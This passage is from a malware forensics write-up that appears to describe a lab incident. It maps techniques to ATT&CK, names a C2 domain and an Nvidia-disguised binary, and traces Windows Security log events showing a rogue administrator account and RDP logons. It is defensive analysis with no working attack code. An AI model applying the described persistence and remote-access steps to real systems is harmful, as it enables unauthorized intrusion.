| Discovery (TA0007) | System Information Discovery (T1082) | Using commands like whoami to gather system information. |
| Command and Control (TA0011) | Application Layer Protocol (T1071) | HTTP communication with C2 server kitagawamarin.zya.me. |
| Command and Control (TA0011) | Web Service (T1102) | Using HTTP GET requests for C2 communication. |
Malware Behavior Catalog Tree Mapping
| Behavior Category | Technique | Details |
|---|---|---|
| Anti-Behavioral Analysis | Anti-Debugging | Attempts to evade debugging or analysis environments. |
| Command and Control | Network Communication | Establishing a C2 channel over HTTP. |
| Defense Evasion | File Deletion | Deletion of artifacts such as log files or dropped files to evade detection. |
| Execution | Command Execution | Executing commands on the compromised system. |
| Persistence | Registry Persistence | Using registry keys for persistence. |
III. Forensics
General information


The malware was built and created on 22-08-2024 at 23:30:54. The machine has 2 active users with Administrators rights, REM and KitagawaMarin, and the malware sits under the user KitagawaMarin. The USB history shows nothing suspicious. The target date for log analysis is 20-08-2024.


The new log file starts on 23-08-2024 at 8:56:30 AM. The malware file was created on 22-08-2024, so the file may have been saved with the StdTime (Standard Information Time).
The machine has 2 active users with Administrators rights, REM and KitagawaMarin, and the malware sits under KitagawaMarin. So I traced the security log from 20-08-2024 onward to see what the attacker did to add this user and persist the malware there.
Security log

It starts at the moment vmware was launched, which is also the first user login. After that it lists the users on the current system, together with the user accounts I listed in the image above.

At 10:24:10 AM there is an action that targets Remote Desktop Users.

EventID 4732 means a new member was added to the local security group “Remote Desktop Users”. This group lets its members access the computer remotely through the Remote Desktop Protocol (RDP). The SID S-1-1-0 is “Everyone”, so all users were added to the group.
This is an important change in the security configuration, because adding Everyone to the Remote Desktop Users group can give anyone remote access to the system.

EventID 4728 means the member with SID S-1-5-21-1866265027-1870850910-1579135973-1001 was added to the group None, at 2024-08-23T03:27:51.7912056Z, performed by REM from the computer DESKTOP-2C3IQHO.
EventID 4720 means the user account KitagawaMarin was created, at 2024-08-23T03:27:51.7942629Z, performed by REM from the computer DESKTOP-2C3IQHO. This could be a normal action if an administrator did it, so it needs to be verified with the server admin.

EventID 4732 means a member was added to the local security group “Users”, at 2024-08-23T03:27:51.7959146Z. The details are the following, MemberSid S-1-5-21-1866265027-1870850910-1579135973-1001 (the SID of the KitagawaMarin account), TargetUserName Users (the “Users” built-in security group of the system), TargetSid S-1-5-32-545 (the SID of the “Users” group), SubjectUserName REM (the user who performed the action), and SubjectLogonId 0x3de37 (the logon session ID of the user REM). So the KitagawaMarin account was added to the “Users” group. This is the default group for all standard users on a Windows system, and it gives basic access to the computer’s resources.
EventID 4722 means the KitagawaMarin account was re-enabled, at 2024-08-23T03:27:51.8042773Z. The account had been disabled earlier and was unlocked to be used again.
The first EventID 4738 means the properties of the user account changed, at 2024-08-23T03:27:51.8043200Z. The details are the following, TargetUserName KitagawaMarin, OldUacValue 0x15 (the old User Account Control value), NewUacValue 0x14 (the new UAC value, which may indicate a change in permissions or security settings), SubjectUserName REM, and SubjectLogonId 0x3de37.
The second EventID 4738 is another property change, at 2024-08-23T03:27:51.8144463Z. The details are the following, TargetUserName KitagawaMarin, OldUacValue 0x14, NewUacValue 0x14 (unchanged), PasswordLastSet 8/22/2024 11:27:51 PM, SubjectUserName REM, and SubjectLogonId 0x3de37. The UAC value didn’t change, but the password may have been updated.
EventID 4724 means the password of the user account was changed, at 2024-08-23T03:27:51.8144685Z. The details are the following, TargetUserName KitagawaMarin, TargetSid S-1-5-21-1866265027-1870850910-1579135973-1001, SubjectUserName REM, and SubjectLogonId 0x3de37. If this wasn’t done by an administrator, it needs close monitoring.
Together these events show a chain of actions around the KitagawaMarin account, namely re-enabling it, adding it to the “Users” group, changing its security properties, and finally changing its password. If they weren’t performed by an administrator or weren’t part of a deliberate account management process, they could indicate an intrusion or an unauthorized change to an important account, and need to be investigated.

These events involve the KitagawaMarin and Administrator accounts, including password changes, security property changes, and group membership checks. If these changes weren’t made by an administrator or weren’t planned, they could indicate an intrusion, and further investigation is needed to find out whether they’re legitimate.

Right at this point the KitagawaMarin account was added to the Administrators group. This group has the highest administrative rights on the system, with access to and control of all system resources and configuration.

EventID 4732 means a member was added to the “Remote Desktop Users” group, at 2024-08-23T03:28:28.6006461Z. The details are the following, MemberSid S-1-5-21-1866265027-1870850910-1579135973-1001, TargetUserName Remote Desktop Users, TargetSid S-1-5-32-555, SubjectUserSid S-1-5-21-1866265027-1870850910-1579135973-1000, SubjectUserName REM, and SubjectLogonId 0x3de37. So the KitagawaMarin account was added to the group that allows remote access through Remote Desktop Protocol (RDP), which opens up remote access to the system for this account.
 EventID 4624 means the KitagawaMarin account logged on successfully, at 2024-08-23T03:28:42.9384676Z. The details are the following, TargetUserName KitagawaMarin, LogonType 3 (network logon), LogonProcessName NtLmSsp, AuthenticationPackageName NTLM, WorkstationName JUMP-WINDOWS, IpAddress 192.168.0.118, and KeyLength 128. The logon came from a workstation at IP address 192.168.0.118, using NTLM.
EventID 4634 means the logon session was logged off, at 2024-08-23T03:28:42.9415540Z. The details are the following, TargetUserName KitagawaMarin and LogonType 3. The session was logged off right after the successful logon, which could be a temporary connection or an automatic logon that was terminated.
The next EventID 4624 is another successful logon, at 2024-08-23T03:28:44.0056137Z. The details are the following, TargetUserName KitagawaMarin, LogonType 3, IpAddress 192.168.0.118, and WorkstationName JUMP-WINDOWS. The account logged on again right after being logged off, from the same IP address and workstation.
So the KitagawaMarin account logged on and off several times within a short period, using NTLM from one specific IP address. This account had been given high administrative privileges, which is a risk if it isn’t monitored and controlled. It could indicate an intrusion or unauthorized use and needs to be investigated.
That covers the basics of the security log for the user REM. Now the user KitagawaMarin. Since I already know the sid and the username to target, I wrote an xml file to filter the log.
<QueryList>
  <Query Id="0" Path="file://D:\Lab\logSecurity\Log_kita\log_parrse_23_kita_usser.evtx">
    <Select Path="file://D:\Lab\logSecurity\Log_kita\log_parrse_23_kita_usser.evtx">
      *[EventData[Data and (Data='S-1-5-21-1866265027-1870850910-1579135973-1001' or Data='KitagawaMarin')]]
    </Select>
  </Query>
</QueryList>

These events show the KitagawaMarin account went through a series of important operations. EventID 4720 shows the account was created. EventIDs 4732 and 4728 show it was added to different security groups (the “Users” group and another security group). EventID 4722 shows the account had been disabled earlier and was re-enabled, and EventID 4738 shows its security properties were changed.

EventID 4624 is a successful logon event, with TimeCreated 2024-08-23T03:28:42.9384676Z.
The details are as follows. TargetUserSid is S-1-5-21-1866265027-1870850910-1579135973-1001, the SID of the user account KitagawaMarin. TargetUserName is KitagawaMarin, the user account that logged on. TargetDomainName is DESKTOP-2C3IQHO, the domain of the user account. TargetLogonId is 0x1f71e5, the logon session ID of the KitagawaMarin account. LogonType is 3, a network logon, which is usually used for connections that access resources such as files or printers on the network.
LogonProcessName is NtLmSsp, meaning the logon process used the NTLM authentication protocol, and AuthenticationPackageName is NTLM. LmPackageName is NTLM V2, the second version of the NTLM protocol. WorkstationName is JUMP-WINDOWS, the name of the workstation the logon request came from, and IpAddress is 192.168.0.118, the IP address of that workstation. IpPort is 0 (not specified in this case). ImpersonationLevel is %%1833, the “Impersonation Level”. VirtualAccount is %%1843, which indicates a virtual account was used, and ElevatedToken is %%1843, which indicates this account was given elevated rights.
So KitagawaMarin logged on to the system from a workstation named JUMP-WINDOWS with IP address 192.168.0.118 through a network logon (Logon Type 3), using NTLM version 2.
A successful logon with these rights and security level looks like a valid logon session. It could be normal activity, but it could also be part of the attacker’s scenario, such as accessing network resources from a workstation.

The KitagawaMarin account made many logon sessions in a row, from the internal network and through the Remote Desktop Protocol (RDP).

This account was granted high security privileges, including managing security, debugging processes, backing up and restoring data, and impersonation. The event for using different credentials (EventID 4648) may indicate an alternate logon or re-authentication.
Event summary
Security REM
| Event | Description | Time (UTC) | Performed by | Additional details |
|---|---|---|---|---|
| EventID 4732 | A new member was added to the "Remote Desktop Users" group. | Unknown time | Unknown | SID S-1-1-0 ("Everyone") was added to the Remote Desktop Users group. |
| EventID 4728 | The member with SID S-1-5-21-...-1001 was added to the group None. | 2024-08-23T03:27:51.7912056Z | REM | Performed by the user REM from the computer DESKTOP-2C3IQHO. |
| EventID 4720 | The user account KitagawaMarin was created. | 2024-08-23T03:27:51.7942629Z | REM | This action needs to be verified again with the server admin. |
| EventID 4732 | A member was added to the local security group Users. | 2024-08-23T03:27:51.7959146Z | REM | The KitagawaMarin account was added to the Users group. |
| EventID 4722 | The KitagawaMarin account was re-enabled. | 2024-08-23T03:27:51.8042773Z | REM | This account had been disabled earlier and was unlocked to be used again. |
| EventID 4738 | The properties of the KitagawaMarin account changed (1st time). | 2024-08-23T03:27:51.8043200Z | REM | The UAC value changed from 0x15 to 0x14, showing a change in permissions or security settings. |
| EventID 4738 | The properties of the user account KitagawaMarin changed (2nd time). | 2024-08-23T03:27:51.8144463Z | REM | The UAC value didn't change, the password was updated. |
| EventID 4724 | The password of the KitagawaMarin account was changed. | 2024-08-23T03:27:51.8144685Z | REM | Needs close monitoring if it wasn't done by an administrator. |
| EventID 4732 | A member was added to the Remote Desktop Users group. | 2024-08-23T03:28:28.6006461Z | REM | The KitagawaMarin account was added to the Remote Desktop Users group. |
| EventID 4624 | The KitagawaMarin account logged on successfully. | 2024-08-23T03:28:42.9384676Z | KitagawaMarin | Logon from the workstation JUMP-WINDOWS at IP address 192.168.0.118. |
| EventID 4634 | The logon session of the KitagawaMarin account was logged off. | 2024-08-23T03:28:42.9415540Z | KitagawaMarin | The network logon session was logged off right after the successful logon. |
| EventID 4624 | The KitagawaMarin account logged on successfully. | 2024-08-23T03:28:44.0056137Z | KitagawaMarin | The account made another network logon after being logged off. |
| EventID 4798 | The local group membership of the user account KitagawaMarin was enumerated. | 2024-08-23T03:28:46.7607232Z | DESKTOP-2C3IQHO$ | The computer DESKTOP-2C3IQHO initiated the event. |
| EventID 4648 | A logon using explicit credentials. | 2024-08-23T03:28:46.8422235Z | DESKTOP-2C3IQHO$ | A logon using different credentials from IP address 192.168.0.118. |
| EventID 4672 | Special privileges were assigned during logon. | 2024-08-23T03:28:46.8422866Z | KitagawaMarin | Many high security privileges were granted, including managing the security log, debugging processes, and impersonation. |
Security events for user KitagawaMarin
| Event | Description | Time (UTC) | Performed by | Additional details |
|---|---|---|---|---|
| EventID 4624 | Successful logon | 2024-08-23T03:28:44.0056137Z | KitagawaMarin | Network logon (Logon Type 3), from IP address 192.168.0.118, through the workstation JUMP-WINDOWS. |
| EventID 4798 | The local group membership of the user account was enumerated | 2024-08-23T03:28:46.7607232Z | DESKTOP-2C3IQHO$ | The local computer initiated the event; process C:\Windows\System32\LogonUI.exe. |
| EventID 4648 | A logon using explicit credentials | 2024-08-23T03:28:46.8422235Z | DESKTOP-2C3IQHO$ | Used different credentials from IP 192.168.0.118; process C:\Windows\System32\svchost.exe. |
| EventID 4624 | Successful logon | 2024-08-23T03:28:46.8422518Z | KitagawaMarin | Remote logon (Logon Type 10), through RDP from IP 192.168.0.118; process svchost.exe. |
| EventID 4624 | Successful logon | 2024-08-23T03:28:46.8422752Z | KitagawaMarin | Remote logon (Logon Type 10), through RDP; process svchost.exe. |
| EventID 4672 | Special privileges were assigned during logon | 2024-08-23T03:28:46.8422866Z | KitagawaMarin | High security privileges were granted to the KitagawaMarin account. |
Conclusion
Malware intrusion
From the events and the information about the malware, I can draw a few conclusions.
The system events record activity from the user KitagawaMarin, with many logons and interactions from IP address 192.168.0.118, through the Remote Desktop Protocol (RDP), or apparently from a computer in the internal network. The most likely explanation is that the attacker used RDP to get into the machine and push the malware to a particular path.
The malware was found at C:\Users\KitagawaMarin\AppData\Roaming\Nvidia\NvidiaGraphicDriver.exe, with the hidden attribute, which suggests it was installed to hide its activity. The file name imitates Nvidia graphics driver software, so the user doesn’t suspect it.
The malware sits in the Roaming folder and is hidden, so it was designed to evade detection and can probably start with the system or when the user logs on. The logon activity in the system events may be steps to test or to carry out unwanted actions.
Possible ways the malware got into the system
First, a newly created and re-enabled user account, since the KitagawaMarin account was created, enabled, and used to log on remotely with high privileges. Second, the Remote Desktop Users group, since remote access was widened by adding “Everyone” and the KitagawaMarin account to this group. Third, an unidentified IP address, since the attacker logged on from IP address 192.168.0.118 using an account with high privileges or other credentials.
The system was compromised through several channels, mainly abused user accounts and remote access that was set up.